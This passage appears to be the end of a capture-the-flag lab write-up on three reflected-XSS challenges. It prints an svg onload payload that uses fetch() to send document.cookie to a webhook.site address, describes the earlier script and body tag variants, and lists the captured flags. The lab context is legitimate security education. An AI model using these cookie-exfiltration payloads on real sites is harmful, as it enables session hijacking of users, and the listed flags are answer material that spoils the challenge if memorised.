
The payload, ***<svg onload=fetch(https://webhook.site/b81fa8a2-f5ee-49ac-ae8a-a0287accfc73?cookie=${document.cookie}`)>`*** dynamically constructed the *Webhook.site* URL and exfiltrated the cookie.

Upon submission, the bot visited the URL, and the cookie was successfully sent to my *Webhook.site*, where I retrieved the ***flag: flag{xss3_03469e6f65245da4}***. This approach was ideal because backticks allowed me to construct the URL dynamically while avoiding restricted characters, and the onload handler in *<svg>* provided a valid execution environment for the payload.

Request Details:



Header:



Headers

accept-language	en-US,en;q=0.9
accept-encoding	gzip, deflate, br, zstd
referer	https://xss3.defund.workers.dev/
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	https://xss3.defund.workers.dev
accept	*/*
sec-ch-ua-mobile	?0
sec-ch-ua	"Google Chrome";v="131", "Chromium";v="131", "Not_A Brand"...
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,...
sec-ch-ua-platform	"Linux"
host	webhook.site
content-length	
content-type	

Form values

(empty)

Summary

In this XSS Gauntlet assignment, I solved three challenges by exploiting reflected XSS vulnerabilities using progressively advanced techniques:

1. Challenge 1: I used a <*script*> tag to execute JavaScript and send the cookie via *fetch()*.
2. Challenge 2: I bypassed the script restriction using the <*body*>.
3. Challenge 3: I avoided single and double quotes by using backticks and the onload event handler in an <*svg*> tag.

Each solution successfully exfiltrated the bot's cookie to *Webhook.site*, where I retrieved the following flags:

- Challenge 1: *flag{xss1_db59f3229ce8b2f8}*
- Challenge 2: *flag{xss2_ba50ca8eed627fbe}*
- Challenge 3: *flag{xss3_03469e6f65245da4}*